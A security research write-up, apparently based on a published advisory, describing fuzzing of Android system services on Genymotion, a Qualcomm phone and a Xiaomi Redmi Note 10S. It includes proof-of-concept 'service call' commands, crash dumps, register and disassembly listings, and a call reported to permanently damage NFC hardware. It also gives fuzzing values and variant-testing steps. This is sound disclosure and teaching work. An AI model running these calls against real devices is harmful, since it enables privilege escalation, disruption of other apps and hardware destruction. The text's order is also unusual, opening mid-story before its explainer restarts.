Many of those functions were available through the exported service calls without any privilege check. Two functions in particular caught the eye: transceive and transceiveEE. The following commands demonstrate a simple privilege escalation scenario:
rosemary:/ $ service call nfc.st_ext 17 i32 6 i32 1 # connectGate

Result: Parcel(00000000 000000ff   '........')

rosemary:/ $ service call nfc.st_ext 18 i32 6 i32 2 s16 AA # transceive

Result: Parcel(00000000 00000000   '........')

rosemary:/ $ service call nfc.st_ext 19 i32 6 i32 1 # disconnectGate
This produced the following output in the logcat logs:
01-31 14:50:35.533  29259 29273  I  NfcService: connectGate() - host_id = 6 - gate_id = 1
01-31 14:50:35.533  581    D  StNfcHal: HAL st21nfc: StNfc_hal_write
01-31 14:50:35.53   581 29290  D  StNfcHal: (#00047) Tx 01 00 03 (hidden)
01-31 14:50:35.534  581 29291  W  StNfcHal: ! i2cWrite!!, errno is 'I/O error'
01-31 14:50:35.540  581 29291  D  StNfcHal: (#00048) Rx 01 00 04 (hidden)
01-31 14:50:35.541  581 29291  D  StNfcHal: (#00049) Rx 60 06 03 01 01 01
01-31 14:50:48.981  29259 29273  I  NfcService: transceive() - pipe_id = 6 - HCI cmd = 2
01-31 14:51:33.781  29259 29312  I  NfcService: disconnectGate() - pipe_id = 6
Although the commands don't execute any specific NFC action, the logcat logs show that the ADB shell user can send HCI commands to the chosen pipe. Further testing proved that any application on the Xiaomi smartphone can execute these service calls and therefore interact with the other application's emulated card/secure element. Both the kernel and the NFC service layer have access to sensitive information transmitted over NFC, while user-mode apps are isolated from it by the Android Framework API. This bug would allow an attacker to bypass the framework layer and send HCI packets directly to the device. The ETSI TS 102 622 V13.0.0 specification describes the HCI NFC architecture and its features. These three calls were removed from the android-packages-apps-NFC GitHub repository after the submission.
It was also proven that incorrect execution of the com.android.nfc.NfcService.programHceParameters function can disconnect other applications from NFC, resulting in service disruption. Correct execution should allow an attacker to set HCE parameters.
rosemary:/ $ service call nfc.st_ext 34

Result: Parcel(00000000   '....')
The command executed as application A resulted in tag disconnection during communication for application B:
Several service calls were vulnerable to memory corruption. These calls can be executed by any application installed on a victim's device, since there is no privilege check on the Xiaomi Redmi Note 10S, so the issue might be used to execute code in the nfc.st_ext service context or to read NFC service memory.
Before communicating with STMicroelectronics, the researcher was sure the proprietary code was being reversed, so the initial analysis was based only on reverse engineering and pseudocode. The command below was executed as an ADB shell user. The values 4702394925722257289 and 4774451407313060418 represent the hex values 0x4142434545464789 and 0x4242424242424242:
rosemary:/ $ service call nfc.st_ext 9 i64 4702394925722257289 i64 4774451407313060418

Result: Parcel(Error: 0xffffffffffffffe0 "Broken pipe")
Results from the ADB logcat output after the command execution. Registers x19 and x20 are controlled by the attacker. The x8 register value proves the crash location shown in the next listing. The crash occurred at memory address 0x7c329d9f64 (x8 + 0x8a7):
10-05 19:53:01.216 21411 21411 E DEBUG :  failed to read /proc/uptime: Permission denied
10-05 19:53:01.473 21411 21411 F DEBUG :  *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
10-05 19:53:01.473 21411 21411 F DEBUG :  Build fingerprint: 'Redmi/rosemary_eea/rosemary:12/SP1A.210812.016/V13.0.3.0.SKLEUOR:user/release-keys'
10-05 19:53:01.473 21411 21411 F DEBUG :  Revision: '0'
10-05 19:53:01.473 21411 21411 F DEBUG :  ABI: 'arm64'
10-05 19:53:01.473 21411 21411 F DEBUG :  Timestamp: 2022-10-05 19:53:01.214973507+0200
10-05 19:53:01.473 21411 21411 F DEBUG :  Process uptime: 0s
10-05 19:53:01.473 21411 21411 F DEBUG :  Cmdline: com.android.nfc
10-05 19:53:01.473 21411 21411 F DEBUG :  pid: 21109, tid: 21124, name: Binder:21109_2 >>> com.android.nfc <<<
10-05 19:53:01.473 21411 21411 F DEBUG :  uid: 1027
10-05 19:53:01.473 21411 21411 F DEBUG :  signal 11 (SIGSEGV), code 2 (SEGV_ACCERR), fault addr 0x7c329d9f64
10-05 19:53:01.473 21411 21411 F DEBUG :  x0 0000007bf15b5690 x1 0000000000000000 x2 0000000000000000 x3 0000000000000000
10-05 19:53:01.473 21411 21411 F DEBUG :  x4 0000000000000000 x5 00000000ffffffff x6 00000000ffffffff x7 0000000000018900
10-05 19:53:01.473 21411 21411 F DEBUG :  x8 0000007c329d96bd x9 8d9fd1788a2fdf29 x10 0000000000000000 x11 0000000000000000
10-05 19:53:01.474 21411 21411 F DEBUG :  x12 000000000003ea1c x13 000000000003ea1a x14 0000000000000028 x15 0000000000000027
10-05 19:53:01.474 21411 21411 F DEBUG :  x16 0000007c90f4ec40 x17 0000007c90f3e930 x18 0000007b83940000x19 0000000042424242
10-05 19:53:01.474 21411 21411 F DEBUG :  x20 0000000041424345 x21 0000007bf15b5378 x22 0000007bf15b5690 x23 0000000000000000
10-05 19:53:01.474 21411 21411 F DEBUG :  x24 0000007bf15b6f70 x25 0000007bf19f4000 x26 0000007bf19f3078 x27 0000007bf19f3058
10-05 19:53:01.474 21411 21411 F DEBUG :  x28 0000007bf19f30a0 x29 0000007bf19f2d90
10-05 19:53:01.474 21411 21411 F DEBUG :  lr 0000007bf156f8a0 sp 0000007bf19f2c40 pc 0000007bf156f8ac pst 0000000060001000
10-05 19:53:01.474 21411 21411 F DEBUG :  backtrace:
10-05 19:53:01.474 21411 21411 F DEBUG :  #00 pc 000000000002f8ac /system/system_ext/lib64/libstnfc_nci_jni.so (NfcStExtensions::getProprietaryConfigSettings(int, int, int)+444) (BuildId: [redacted])
10-05 19:53:01.474 21411 21411 F DEBUG :  #01 pc 0000000000023ec8 /system/system_ext/lib64/libstnfc_nci_jni.so (android::nativeNfcStExtensions_getProprietaryConfigSettings(_JNIEnv*, _jobject*, int, int, int)+216) (BuildId: [redacted])
10-05 19:53:01.474 21411 21411 F DEBUG :  #02 pc 00000000000172c4 /data/dalvik-cache/arm64/system@system_ext@app@[redacted]@classes.dex (art_jni_trampoline+116)
In the NfcStExtensions::getProprietaryConfigSettings disassembly below, the value of the x8 register equals 0x7bf15b5378 + 0x41424345 (0x7c329d96bd), which proves the ability to manipulate a destination address from a malicious application:
0012f894 a0 a2 0b 91 |  add |  x0,x21,#0x2e8 |
0012f898 e1 03 16 aa |  mov |  x1,x22 |
0012f89c 3d 01 01 94 |  bl |  _ZN7CondVar4waitER5Mutex |
0012f8a0 a8 c2 34 8b |  add |  x8,x21,w20, SXTW ; < ======= (#1) |
0012f8a4 bf fa 26 39 |  strb |  wzr,[x21, #0x9be] |
0012f8a8 e0 03 16 aa |  mov |  x0,x22 |
0012f8ac 14 9d 62 39 |  ldrb |  w20,[x8, #0x8a7] ; < ======= (#2) |
0012f8b0 48 01 01 94 |  bl |  _ZN5Mutex6unlockEv |
0012f8b4 28 17 40 f9 |  ldr |  x8,[x25, #0x28] |
0012f8b8 a9 83 5f f8 |  ldur |  x9,[x29, #local_58] |
Later the C++ code was found in the depths of GitHub. The screenshot below shows a fragment of the open-source package called "android-packages-apps-Nfc". The two int values are taken as arguments at line 2229. At line 2257 the value byteNb is used as an index for the stack array mPropConfig.config. The second value bitNb defines which bit of the chosen array element an attacker wants to read. This is the perfect stack reading primitive.

Figure 6: NfcStExtensions::getProprietaryConfigSettings vulnerability (https://github.com/STMicroelectronics/ST54-android-packages-apps-Nfc/blob/android-13/st/jni/NfcStExtensions.cpp)
In real-life experience with the Xiaomi Redmi Note 10S, the second (write) primitive that could give code execution is unfortunately located inside a function that can physically and irreversibly damage the NFC chip. A hardware fault was experienced when executing NfcStExtensions::setProprietaryConfigSettings: the first time during testing and the second time when writing a PoC exploit. After two devices were damaged, the decision was made to write a read-only APK PoC.
After executing the NfcStExtensions::setProprietaryConfigSettings call, the NFC interface GUI became unavailable and NFC could not be turned off or used. The software-to-hardware killer call was later confirmed by STMicroelectronics, which is a pretty devastating scenario.
The function NfcStExtensions::setProprietaryConfigSettings is also prone to an array out-of-bound attack; rather than reading, it allows writing a bit into the chosen index of an array.

Figure 7: NfcStExtensions::setProprietaryConfigSettings vulnerability (https://github.com/STMicroelectronics/ST54-android-packages-apps-Nfc/blob/android-13/st/jni/NfcStExtensions.cpp)
Seven memory-corruption issues in total were reported in the "ST54-android-packages-apps-Nfc" library, all briefly documented in advisory TWSL2023-007 (https://www.trustwave.com/hubfs/Web/Library/Advisories_txt/TWSL2023-007_Xiaomi_Redmi_10sNote-1.txt).
Root cause
The common thread is that vendor-modified system services parse binder parcels without adequate bounds and type checks, and the service binary lets any caller place arbitrary typed values into those parcels.
- Genymotion:
SettingsModule::processParameterNotificationtakes a value from the parcel and uses it as a pointer (mov eax, DWORD PTR [rdx]), so a string sent ass16becomes a dereferenced address. Further inputs can control a QList element pointer, leading to afree()on an attacker-provided argument. - Qualcomm: in
android::PerfService::perfLockAcquire, the third value read byandroid::Parcel::readInt32(the value "-2" in the test) is used to calculate an offset for a stack variable, and the resulting address is used by thestp x24, x23, [sp, -0x40]!store. The offset has no boundary limit, so the write can be steered towards lower stack addresses. - ST/Xiaomi:
NfcStExtensions::getProprietaryConfigSettingsusesbyteNbas an index into the stack arraymPropConfig.configandbitNbto select a bit, giving a stack read primitive;NfcStExtensions::setProprietaryConfigSettingshas the same out-of-bound pattern but writes a bit instead of reading. On the Xiaomi build, the exportednfc.st_extservice performed no privilege check on the calls, so any installed application could reach these functions, whereas STM's reference code contains aWRITE_SECURE_SETTINGScheck that the vendor implementation apparently lacked (STM's own analysis says calling from adb bypasses the check).
Impact
On Genymotion, the hypervisor process (player) crashes and CPU registers are attacker-controlled, with a path towards control of a QList element pointer and a free() with an attacker-supplied argument, which opens the door to double-free or use-after-free. That scenario needs a second exploit leaking a heap pointer. The service does not crash when parcels come from a regular APK, so this one requires the ADB shell user; a limited attack surface remains.
On the Qualcomm device, perfservice runs as the system user and the bug is reachable from any application installed on the smartphone, with attacker control of CPU registers and a stack write whose offset has no boundary limit.
On the Xiaomi Redmi Note 10S, any application can exchange IPC calls with nfc.st_ext without WRITE_SECURE_SETTINGS or NFC permissions. An attacker could interfere with the NFC communication of other installed applications, set the NFC NCI configuration, and execute raw HCI commands on the selected NFC pipe/card emulator, bypassing the framework layer. Incorrect execution of programHceParameters can disconnect other applications from NFC, causing service disruption; correct execution should allow an attacker to set HCE parameters. Memory corruption issues might be used to inject code into the NFC system service context or read its memory. Invoking setProprietaryConfigSettings caused a persistent hardware fault on two devices; after the call the NFC interface became unavailable and NFC could not be turned off or used.
Fix
- Genymotion: no reply from the vendor; the problem was silently patched from version 3.2.0 and the vulnerable service was removed from later versions. No security bulletin was released.
- Qualcomm: tracked as CVE-2020-3676.
- ST/Xiaomi: tracked as CVE-2023-36629. STM patched the memory corruption issues and removed a couple of excessive but potentially exploitable API calls from the library. The three calls
connectGate,transceiveanddisconnectGatewere removed from the android-packages-apps-NFC GitHub repository after the submission. STM declined responsibility, noting the library is Apache 2.0 reference code and that the vendor implementation is what matters. STM also informed Xiaomi. Whether to post a public advisory forgetProprietaryConfigSettingsandnativeNfcStExtensions_getAvailableHciHostListwas still under discussion. Seven memory-corruption issues in total were reported in the library, documented in advisory TWSL2023-007.
Variants to test
- Enumerate exported services with
service liston any rooted or debuggable device and look for vendor-prefixed names (vendor.*,*.st_ext, OEM-specific daemons). A positive result is a service whose calls returnResult: Parcel(...)for arbitrary typed arguments without a permission error. - Drive each call number with boundary values (
0,65535,4294967294,18446744073709551614,-2) and watchlogcat -b crashforSIGSEGVin the service process. A positive result is a crash dump naming the service binary and a fault address derived from the supplied value. - Send UTF-16 strings of distinct patterns (
AAAA,BBBBBBBBBBBB PPPPPPPPPPPPPPPPPPP) and check whether the crash registers contain the UTF-16 encoding of the input, as with$rdx : 0x41004100410041. A positive result is a register or fault address built from the pattern. - For NFC extension services, try gate and transceive calls with a pipe id and HCI command, then confirm in logcat that
StNfcHaltransmits the command. A positive result isTx/Rxlines for the chosen pipe without any permission prompt. - Test
programHceParametersstyle calls from one app while another app is communicating with a tag. A positive result is the second app losing the tag (Tag lost, restarting polling loop) after the first app's call. - Compare vendor builds against the upstream Apache 2.0 reference implementation of the same library. A positive result is a permission check present upstream but absent in the vendor binary, which is the gap STM described between its reference code and the Xiaomi build.
- Treat any call that writes controller configuration as potentially destructive: the author damaged two devices through
setProprietaryConfigSettings, so restrict testing to read primitives unless hardware loss is acceptable.
What happened, in plain words
A security researcher tested several Android phones to see whether a normal, unprivileged app could reach deep into the phone's system and take control of things it should never touch. Android is built as layers: apps on top, a framework that offers them features, and underneath that a set of background programs called system services that run with very high permissions. If an attacker can make one of those services misbehave, the attacker effectively borrows its high permissions. That jump from low privilege to high privilege is called privilege escalation.
The researcher wrote a tiny program (a fuzzer) that talks to these services and throws odd values at them: huge numbers, negative numbers, strange strings. Some services crashed, and in some of the crashes the researcher could see that values he sent had ended up in CPU registers. That is the beginning of a memory corruption bug, and memory corruption is often the road to running your own code on the device.
Three devices produced results: a Genymotion Android emulator, a phone with a Qualcomm performance service, and a Xiaomi Redmi Note 10S with an NFC extension service linked to STMicroelectronics code. The researcher reported each issue to the vendor. One was silently fixed, two had CVE numbers, and one led to a back-and-forth between Xiaomi and STMicroelectronics about who was responsible.
A few words you will meet constantly below:
- API: a menu of commands one piece of software offers to another. Like a restaurant menu: you do not enter the kitchen, you order from the list.
- System service: a background program on the phone that runs with high permissions and offers an API to apps and to the system itself.
- Binder: Android's internal delivery system for messages between programs. Think of it as the postal service inside the phone: you put a message (a "parcel") in an envelope and address it to a service.
- Parcel: the envelope itself, a block of bytes carrying the arguments of a call.
- Fuzzing: automatically sending lots of strange inputs and watching for crashes. Like shaking a vending machine with every combination of coins to see which one jams it.
- Memory corruption: when a program is tricked into reading or writing memory it did not intend to. Like a form where you write a name longer than the box, and your letters spill over into the next fields.
- Privilege escalation: gaining more rights than you were given. Like a visitor's badge that somehow opens the server room.
The setup: how Android is layered
Android is not one program but a stack of layers. Apps sit at the top. Below them the Android Framework offers familiar features (camera, Bluetooth, NFC). Below that, system services do the real work with high permissions. At the bottom sit the hardware drivers and the phone's hardware.
Figure 1 shows that stack, from apps down to the hardware, as published in the Android documentation. The important point for this story is that each phone maker builds its own version of the framework and services, because each maker's hardware is different. There is no single standard implementation, so mistakes in that layer are to be expected.
The tool: the service command
Every Android build ships a small command-line program at /system/bin/service. It lets you talk to system services from a shell. The researcher used it because it is already there, needs no special tooling, and lets you put typed values straight into the message sent to a service.
Here is its help text:
$ adb shell "service -h"

Usage: service [-h|-?]
        service list
        service check SERVICE
        service call SERVICE CODE [i32 N | i64 N | f N | d N | s16 STR ] ...
Options:
   i32: Write the 32-bit integer N into the send parcel.
   i64: Write the 64-bit integer N into the send parcel.
   f:   Write the 32-bit single-precision number N into the send parcel.
   d:   Write the 64-bit double-precision number N into the send parcel.
   s16: Write the UTF-16 string STR into the send parcel.
Line by line:
adb shell "service -h"runs the help command on a connected phone through ADB, the developer bridge that lets a computer send commands to an Android device.service listasks the phone for the list of all services it exposes.service check SERVICEasks whether a particular service exists.service call SERVICE CODE [i32 N | i64 N | f N | d N | s16 STR ] ...is the important one: call a named service, with a numeric operation code, followed by any number of typed arguments.i32puts a 32-bit whole number into the parcel. A 32-bit number can hold values from about minus two billion to about four billion.i64puts a 64-bit whole number, a much larger range.fanddput floating point numbers (numbers with decimals) of 32 and 64 bits.s16puts a text string, encoded as UTF-16, which is a way of storing text where each character takes two bytes.
Listing the services looks like this:
$ service list

Found 140 services:
- - sip: [android.net.sip.ISipService]
1 Genyd: [com.genymotion.genyd.IGenydService]
2 secure_element: [android.se.omapi.ISecureElementService]
Each line is a service name followed by the internal interface name in square brackets. Genyd is a Genymotion-specific service; secure_element is the part of Android that manages the chip used for contactless payments.
Calling a service looks like this:
$ service call Genyd 1 i32 1

Result: Parcel(00000000 00000000 '........')
service callsays we want to invoke something.Genydis the service name.1is the operation code, the number that selects which function inside the service is run.i32 1is one argument: a 32-bit integer with the value 1.Result: Parcel(...)is the reply. The dots are the reply bytes shown as printable characters where possible.
The fuzzer
With that command understood, the researcher wrote a short Python script to try many combinations of operation codes and arguments automatically.
Figure 2 shows the fuzzing algorithm. The script is deliberately minimal: it does not include the ADB plumbing, log collection or process monitoring, because those are not the point. In a real deployment the fuzzer would be an Android app holding the permissions relevant to the service being tested, for example android.permission.BLUETOOTH for Bluetooth services. The researcher also notes that swapping itertools.combinations for itertools.product would widen coverage: combinations pick each item at most once per group, product allows repeats, so you get more variety.
The script prints the generated commands to standard output so you can see what it would run. The researcher adds a blunt warning: think twice before running these tests, because some of them can damage your hardware. That warning turns out to be literal later in the story.
Target 1: Genymotion emulator
Genymotion is an Android emulator: software that pretends to be a phone on your computer. Under the hood it uses a modified version of VirtualBox, a program that runs virtual machines. The Genyd service inside the emulated Android talks to the hypervisor, the part of VirtualBox that actually runs the virtual machine, through a process called player.exe.
The fuzzer produced this stream of calls:
$ python3.5 ./fuzzer.py Genyd

service call Genyd 24 d "4294967294" f "-1" f "3.141592"
service call Genyd 25
service call Genyd 25 i64 "18446744073709551614"
service call Genyd 25 i64 "18446744073709551615"
service call Genyd 25 i64 "1"
service call Genyd 25 i64 "0"
service call Genyd 25 i32 "1"
service call Genyd 25 i32 "0"
service call Genyd 25 i32 "65535"
service call Genyd 25 i32 "4294967294"
service call Genyd 25 i32 "18446744073709551614"
service call Genyd 25 s16 "3%%n%%x%%s%s%%n1"
service call Genyd 25 s16 "AAAAAAAAAA"
service call Genyd 25 s16 "A A A A "
What the script is doing, in plain words:
- It picks operation code 24 and 25 and feeds them different argument types.
d "4294967294"sends a large decimal number as a double-precision float.f "-1"andf "3.141592"send negative and fractional floats.- The
i64lines send the largest 64-bit values possible, plus 1 and 0, to see how the service handles boundaries. - The
i32lines send 0, 65535 (the largest 16-bit value), 4294967294 (the largest 32-bit value minus one) and a 64-bit-sized number squeezed into a 32-bit slot. - The
s16lines send text: a string full of format specifiers (%n,%x,%s) which are special in C-style formatting, a run ofAcharacters, and a string with spaces.
The point is not that any single one of these is clever. The point is that a machine can try hundreds of them and watch for a crash.
The player process crashed. The researcher then reconstructed a minimal proof of concept from the logs and the crash analysis:
# adb -s [redacted]:5555 shell

root@android:/ # service call Genyd 25 s16 "AAAA"

Result: Parcel(00000000   '....')

root@android:/ # service call Genyd 25 s16 "BBBBBBBBBBBB PPPPPPPPPPPPPPPPPPP"

Result: Parcel(00000000   '....')

root@android:/ #
adb -s [redacted]:5555 shellopens a shell on the emulated device at that address.- The first call sends the four characters
AAAAas a UTF-16 string to operation 25. - The second sends a longer pattern: twelve
Bcharacters, a space, then manyPcharacters. Using distinct letters makes it easy to spot which part of your input ends up where in memory. - Both calls return a normal-looking parcel, so from the shell nothing seems wrong. The damage is on the other side, in the hypervisor process.
To see that damage, the researcher attached a debugger (GDB, with a plugin called GEF that pretty-prints registers) to the player process:
root@genypoc # ps -A | grep play

52954 ?       00:00:01 player

root@genypoc # gdb

GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2

g ef➤ attach 52954

Attaching to process 52954

[New LWP 52955]

g ef➤ c

Continuing.

[Thread 0x7f19fcb40700 (LWP 52958) exited]

Thread 1 "player" received signal SIGSEGV, Segmentation fault.

0x00007f1a0e91ef63 in SettingsModule::processParameterNotification(QString const&) () from /home/user/Downloads/genymotion/libcom.so.1

[ Legend: Modified register | Code | Heap | Stack | String ]

───── registers ────

$rax   : 0x000000038368f0 → 0x0000000200000001
$rbx   : 0x007ffedf1f2a60 → 0x000000038368f0 → 0x0000000200000001
$rcx   : 0x1
$rdx   : 0x41004100410041
$rsp   : 0x007ffedf1f2a20 → 0x0000000000000007
$rbp   : 0x00000002cbb1e0 → 0x007f1a0eb51198 → 0x007f1a0e93b160 → <SettingsModule::metaObject()+0> mov rdi, QWORD PTR [rdi+0x8]
$rsi   : 0x0
$rdi   : 0x1
$rip   : 0x007f1a0e91ef63 → <SettingsModule::processParameterNotification(QString+0> mov eax, DWORD PTR [rdx]
$r8    : 0x0
$r9    : 0x1
$r10   : 0x00000003836900 → 0x00000003796e50 → 0x0000001300000002
$r11   : 0x00000003796e68 → 0x50005000500050 ("P"?)
$r12   : 0x007ffedf1f2a80 → 0x41004100410041 ("A"?)
$r13   : 0x007ffedf1f2a40 → 0x000000046efc70 → 0x0000000200000001
$r14   : 0x007ffedf1f2a50 → 0x00000003796e50 → 0x0000001300000002
$r15   : 0x007ffedf1f2a50 → 0x00000003796e50 → 0x0000001300000002
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

───── stack ────

0x007ffedf1f2a20│+0x0000: 0x0000000000000007   ← $rsp
0x007ffedf1f2a28│+0x0008: 0x007f1a0c1ba69a → <QString::compare_helper(QChar+0> mov rdi, QWORD PTR [rsp+0x18]
0x007ffedf1f2a30│+0x0010: 0x00000002cbb218 → 0x000000035a5b50 → 0x0000000500000001
0x007ffedf1f2a38│+0x0018: 0x00000002cbb220 → 0x00000003602060 → 0x0000000600000001
0x007ffedf1f2a40│+0x0020: 0x000000046efc70 → 0x0000000200000001  ← $r13
0x007ffedf1f2a48│+0x0028: 0x000000000000002b ("+"?)
0x007ffedf1f2a50│+0x0030: 0x00000003796e50 → 0x0000001300000002  ← $r14, $r15
0x007ffedf1f2a58│+0x0038: 0x007f1a0c142acd → <QArrayData::allocate(unsigned+0> mov rdx, rax

───── code:x86:64 ────

0x7f1a0e91ef55 <SettingsModule::processParameterNotification(QString+0> movsxd rdx, DWORD PTR [rax+0x8]
0x7f1a0e91ef59 <SettingsModule::processParameterNotification(QString+0> mov   rdx, QWORD PTR [rax+rdx*8+0x10]
0x7f1a0e91ef5e <SettingsModule::processParameterNotification(QString+0> mov   QWORD PTR [rsp+0x60], rdx
→ 0x7f1a0e91ef63 <SettingsModule::processParameterNotification(QString+0> mov   eax, DWORD PTR [rdx]
0x7f1a0e91ef65 <SettingsModule::processParameterNotification(QString+0> add   eax, 0x1
0x7f1a0e91ef68 <SettingsModule::processParameterNotification(QString+0> cmp   eax, 0x1
0x7f1a0e91ef6b <SettingsModule::processParameterNotification(QString+0> jbe   0x7f1a0e91ef71 <[redacted]+801>
0x7f1a0e91ef6d <SettingsModule::processParameterNotification(QString+0> lock   add DWORD PTR [rdx], 0x1
0x7f1a0e91ef71 <SettingsModule::processParameterNotification(QString+0> mov   rax, QWORD PTR [rsp+0x40]

───── threads ────

[#0] Id 1, Name: "player", stopped 0x7f1a0e91ef63 in SettingsModule::processParameterNotification(QString const&) (), reason: SIGSEGV

───── trace ────

[#0] 0x7f1a0e91ef63 → SettingsModule::processParameterNotification(QString const&)()
[#1] 0x7f1a0e908617 → RedisDispatcher::dispatch(QString const&, QString const&)()
[#2] 0x7f1a0c33b7e6 → QMetaObject::activate(QObject*, int, int, void**)( )
[#3] 0x7f1a0e92f957 → RedisSubscriber::newMessageReceived(QString const&, QString const&)()
[#4] 0x7f1a0e905d6b → callback_message(redisAsyncContext*, void*, void*)( )
[#5] 0x7f1a0efa12ee → redisProcessCallbacks()
[#6] 0x7f1a0c33b4b9 → QMetaObject::activate(QObject*, int, int, void**)( )
[#7] 0x7f1a0c3476d8 → QSocketNotifier::activated(int, QSocketNotifier::QPrivateSignal)( )
[#8] 0x7f1a0c347a3b → QSocketNotifier::event(QEvent*)( )
[#9] 0x7f1a0b55e7ec → QApplicationPrivate::notify_helper(QObject*, QEvent*)( )

──────────

g ef➤
This is a lot of output, so here is how to read it:
ps -A | grep playlists running processes and filters for anything containing "play". It finds process 52954, theplayerprocess.gdbstarts the debugger.attach 52954connects it to that running process.cmeans continue, let it run.Thread 1 "player" received signal SIGSEGV, Segmentation fault.means the process tried to touch memory it is not allowed to touch. The operating system stops it. This is the crash.- The line naming
SettingsModule::processParameterNotification(QString const&)tells us which function was running at the moment of the crash. - The registers block lists the CPU's small built-in storage slots.
$rdxholds0x41004100410041. Notice the pattern:41is the hexadecimal code for the letterA, and UTF-16 stores each character in two bytes, soAAAAbecomes41 00 41 00 41 00 41 00. The attacker's text is sitting in a register that is supposed to hold an address. - The code block shows the instructions around the crash. The arrow marks the faulting instruction:
mov eax, DWORD PTR [rdx], which means "read a 4-byte value from the memory address stored in rdx". Sincerdxcontains the lettersAAAA, the program tries to read memory at an address made of letters, which does not exist, and crashes. - The trace block is the call stack: which function called which. It shows the message arriving through a Redis dispatcher and a Qt signal, which is how the hypervisor receives notifications.
Further testing showed that some inputs could control the pointer of a QList element, a data structure inside the program. That could end in a crash inside free(), the function that releases memory, with an argument supplied by the attacker. That opens the door to classic memory attacks such as double-free (freeing the same block twice) and use-after-free (using a block after it was freed). But to turn that into something useful, an attacker would need a second bug that leaks a memory address, so the scenario is a path rather than a finished exploit.
One important limitation: the service does not crash when the same messages come from a normal app. The exploit has to be sent as the ADB shell user. So on Genymotion the attack surface is limited, but it exists.
Target 2: Qualcomm performance service
On a different phone, listing services showed a Qualcomm service called vendor.perfservice:
$ service list

Found 169 services:

0 com.qualcomm.location.izat.IzatService: [com.qti.izat.IIzatService]
162   vendor.perfservice: [com.qualcomm.qti.IPerfManager]
163   installd: []
vendor.perfservice is a Qualcomm performance service. The number in front is just the position in the list.
A first call to operation 1 returns a normal reply:
service call vendor.perfservice 1 i32 1

Result: Parcel(00000000 ffffffff   '........')
The reply contains ffffffff.
Then the fuzzer produced these calls:
$ python3.5 ./fuzzer.py
service call vendor.perfservice 4 i32 "1" i32 "0"
service call vendor.perfservice 4 i32 "1" i32 "65535"
service call vendor.perfservice 4 i32 "1" i32 "4294967294"
All three target operation 4 and pass two integers. The first is always 1. The second climbs: 0, then 65535, then 4294967294, which is the largest 32-bit value minus one. The idea is to push a number past whatever limit the code expects.
Running them by hand:
joan:/ $ service call vendor.perfservice 4 i32 "1" i32 "0"

Result: Parcel(00000000 ffffffff   '........')

joan:/ $ service call vendor.perfservice 4 i32 "1" i32 "65535"

Result: Parcel(00000000 ffffffff   '........')

joan:/ $ service call vendor.perfservice 4 i32 "1" i32 "4294967294"

Result: Parcel(Error: 0xffffffffffffffe0 "Broken pipe")
The first two return normally. The third returns Broken pipe, which means the connection to the service died mid-call. That is the signature of a crash: the process handling the request is gone.
To confirm, the researcher read the crash log:
joan:/ $ logcat -b crash

01-24 16:14:32.437 16141 16141 F libc :  Fatal signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x7bdb76d8b0 in tid 16141 (perfservice), pid 16141 (perfservice)
